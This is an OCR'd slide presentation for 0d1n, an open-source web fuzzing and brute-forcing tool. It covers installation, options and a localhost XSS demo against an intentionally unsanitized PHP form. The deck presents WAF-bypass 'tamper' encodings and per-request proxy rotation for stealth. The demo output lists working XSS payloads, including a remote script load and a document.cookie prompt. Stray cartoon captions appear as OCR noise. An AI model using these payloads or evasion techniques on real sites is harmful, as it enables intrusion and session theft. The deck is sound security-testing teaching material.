0d1n Web Hacking tool

Tool designed for bruteforcing Web Applications

Antonio Costa - CoolerVoid - c00f3r[aT]gmail[DOt]com

February 8, 2015

Whoami

Author:

- Antonio Costa ”CoolerVoid” is a Computer Programmer who loves the Hacker culture, he work as a system analyst at CONVISO for four years. Antonio working with code review, pentest and security research with focused on Secure Web Applications and Reverse Engineering. He also has been speaking at in some Brazilian Security Conferences such as YSTS, OWASP Florianopolis and Bsides Sao Paulo.

Introduction

Software Information:

- 0d1n is a Open Source web application bruteforcer and Fuzzer, its objective is to automate exhaustive tests to search anomalies. At other point view this anomalies can be a vulnerability, These tests can follow web parameters, files, directories, forms and others.
- 0d1n held by GPL v3 license: https://github.com/CoolerVoid/0d1n/blob/master/LICENSE.txt

Introduction

Why is this tool made in C language ?

- C has a high delay time for writing and debugging, but no pain no gain, it has a fast performance, in addition, the C language is run at any architecture like Mips,ARM and others... in the future can follow mobile implementations. Other benefits of C is that it has good and high profile to write optimizations, if you want to write some lines in ASSEMBLY code with AES-NI or SiMD instructions, this is a good choice.
- Why you don't use POO ? in this project i follow "KISS" principe: http://pt.wikipedia.org/wiki/Keep_It_Simple
- C language has a lot of old school dudes like a kernel hackers...

Introduction

Requirements:


- Need ”GCC” and ”make”
- You must install ”libcurl”
- Search libcurl-devel or libcurl-dev in your portage
- Current version tested only Unix Like systems(Linux, MacOS and *BSD).
- Current version run well, but is a BeTa version, you can report bug here: https://github.com/CoolerVoid/0d1n/issues

How you can use it

Following this to get, decompress, compile and execute:

- wget https://github.com/CoolerVoid/0d1n/archive/master.zip;
- unzip master.zip; cd 0d1n-master; make; ./0d1n

First overview at parameters



```
--host :        Host to scan or  GET method to fuzz  site.com/page.jsp?var=^&var2=^
--post :        POST method fuzz params  ex: 'var=^&x=^...'
--cookie :    COOKIE  fuzz params  ex: 'var=^&var2=^...'
--custom :    Load external HTTP Request file to fuzzing points with lexical char '^' '
--agent :    UserAgent fuzz  params  ex: 'firefox version ^...'
--method :    Change method to Custom http method like DELETE, PUT, TRACE, CONNECT...
--header :    Add line on http header
--payloads :    Payload list to inject
--find_string_list :    Strings list to find on response
--find_regex_list :     Regex list to find on response(this regex is posix)
--cookie_jar :   Load cookie jar file
--log : Create text output of result
--UserAgent :   Custom UserAgent
--CA_certificate :      Load CA certificate to work with SSL
--SSL_version : Choice SSL version
        1 = TLSv1
        2 = SSLv2
        3 = SSLv3
--threads : Number of threads to use, default is 4
--timeout :     Timeout to wait Response
--proxy :   Proxy_address:port to use single proxy tunnel
        example: format [protocol://][user:password@]machine[:port]
--proxy-rand :   Use proxy list to use random proxy per Request
        example: format [protocol://][user:password@]machine[:port]
--tamper : Payload tamper to try bypass filters
   Choice one option :
    encode64 : to encode payload to 64 base
    randcase : to use lower and upper case random position in string
    urlencode :  converts characters into a format that can be transmitted over the Internet, percent encoding
    double_urlencode : converts payload two times with urlencode
    spaces2comment:  change spaces ' ' to comment '/**/'
    unmagicquote: change apostrophe to a multi-byte %bf%27
    apostrophe2nullencode: change apostrophe to illegal double unicode counterpart
    rand_comment: to use random comment '/**/' position in payload string
    rand_space: write random ' ' blank spaces
```

First overview at parameters

Rules you need know about parameters:

- Each parameter is a resource function to help you
- When you view caracter ' ˆ '(circumflex) this is lexical caracter this represent the payload to replace each line in text file
- The parameter ”–log” you need use always
- The parameter ”–host” you need use always
- The parameter ”–save_response” if you use on end command, save Responses of requests, so if you click in ”status code” at javascript table you can view response with highlights

First overview at parameters


Tamper resource:

- Tamper is a function to use camouflage in your payload, this way you can try bypass web application firewall
- Each options use different technique to try hide payload
- You need to remember to using proxy list per Request to try walk in stealth to work without blacklists.

EUROPE
THE BUFFALO NEWS CAGLECARTOONS.COM ©2011 ADAM ZYGLIS
IT'S A GIFT FROM the GREEKS..
DEBT

Example on XSS Attack

At test.php file you can view this source code, look don’t have sanitization at POST input:




cooler@obiwan:~/ssh

cooler@obiwa

```
<form name="htmlform" method="post" action="test.php">
<table width="450px">
</tr>
<tr>
 <td valign="top">
  <label for="first_name">Name of car to search</label>
 </td>
 <td valign="top">
 <input  type="text" name="car_name" maxlength="50" size="30">
 </td>
</tr>
</tr>
<tr>
 <td colspan="2" style="text-align:center">
  <input type="submit" value="Submit">
 </td>
</tr>
</table>
</form>
<?php
 if($_POST['car_name'])
 {
        print "you search to ".$_POST['car_name']."\n";
 }
?>
```

Example on XSS Attack

If you upload at your HTTP server, when rendering with browser return this following:



Name of car to search Bilbo bolseiro

you search to Bilbo bolseiro


Example on XSS Attack

Following this to test application:

- ./0d1n –host http://localhost/test.php –post ”car_name=ˆ ” –payloads payloads/xss.txt –find_regex_list payloads/guess.txt –log name_log –save_response

Example on XSS Attack


Result of command generate HTML file with javascript table:



Status	Length	Params	Grep	Payload
200	624	car_name=%22%3E%3Cscript%3Ealert%28%27XSS%27%29%3C/script%3E	XSS	%22%3E%3Cscript%3Ealert%28%27XSS%27%29%3C/script%3E
200	606	car_name=";!--"<XSS>=&{()}	XSS	";!--"<XSS>=&{()}
200	641	car_name=<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>	xss	<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
200	623	car_name=<SCRIPT>alert('XSS');</SCRIPT>	XSS	<SCRIPT>alert('XSS');</SCRIPT>
200	637	car_name=%3E%3C/scRipt%3E%3CscRipt%3Ealert('XSSPOSED')%3C/scRipt%3E	XSS	%3E%3C/scRipt%3E%3CscRipt%3Ealert('XSSPOSED')%3C/scRipt%3E
200	622	car_name=<script>alert("XSS")</script>	XSS	<script>alert("XSS")</script>
200	638	car_name="><img src=x onerror=prompt(document.cookie)>	error	"><img src=x onerror=prompt(document.cookie)>
200	626	car_name=<IMG SRC=javascript:alert('XSS')>	XSS	<IMG SRC=javascript:alert('XSS')>

Example on XSS Attack

If you click at the number of Status you can view response with highlights:




```
HTTP/1.1 200 OK
Date: Tue, 24 Feb 2015 01:02:54 GMT
Server: Apache/2.4.10 (Fedora) PHP/5.6.5
X-Powered-By: PHP/5.6.5
Content-Length: 497
Content-Type: text/html; charset=UTF-8

<form name="htmlform" method="post" action="test.php">
<table width="450px">
</tr>
<tr>
 <td valign="top">
  <label for="first_name">Name of car to search</label>
 </td>
 <td valign="top">
  <input  type="text" name="car_name" maxlength="50" size="30">
 </td>
</tr>
</tr>
<tr>
 <td colspan="2" style="text-align:center">
  <input type="submit" value="Submit">
 </td>
</tr>
</table>
</form>
you search to <h1 onerror=alert(/@0x6D6172696F/)>XSS BY ALEX</h1><style>
```

Example on XSS Attack

Other way to test, you can use your custom request on external file:



```
[cooler@obiwan 0d1n] $ cat my_request.txt
POST /test.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:35.0) Gecko/20100101 Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://localhost/test.php
Content-Type: application/x-www-form-urlencoded

car_name=^
```

Example on XSS Attack


You can follow this command to make custom fuzzing:

- ./0d1n –host http://localhost/ –custom my_request.txt –payloads payloads/xss.txt –find_regex_list payloads/guess.txt –log 133oooo5 –save_response –timeout 5

Frenetic questions

- How do i enter in auth to fuzz other application ? You need Load cookie jar file.
- how do i use multiples special chars ˆ to fuzz more parameters ? Yes you can do it, put more chars ˆ in the parameters.
- how many threads can i use ? Depend of your machine, i recommend don't send a lot of requests for the server, because this is a deep pitfall you can get down the server, if server runs in production you may lost money and this is not good...
- Do you have any doubts ? e-mail me...

The End



Greets

- IAK, Sigsegv, M0nad, Slyfunky , RaphaelSC, pl4nkton, gustavoRobertux, Muzgo, Mente binaria, Otacon...
- HB, F-117, Eremita, Clandestine, Loganbr, Geyslan, Clodonil Trigo...
- my parents and friends...
- https://conviso.com.br/index.php/EN

at construction...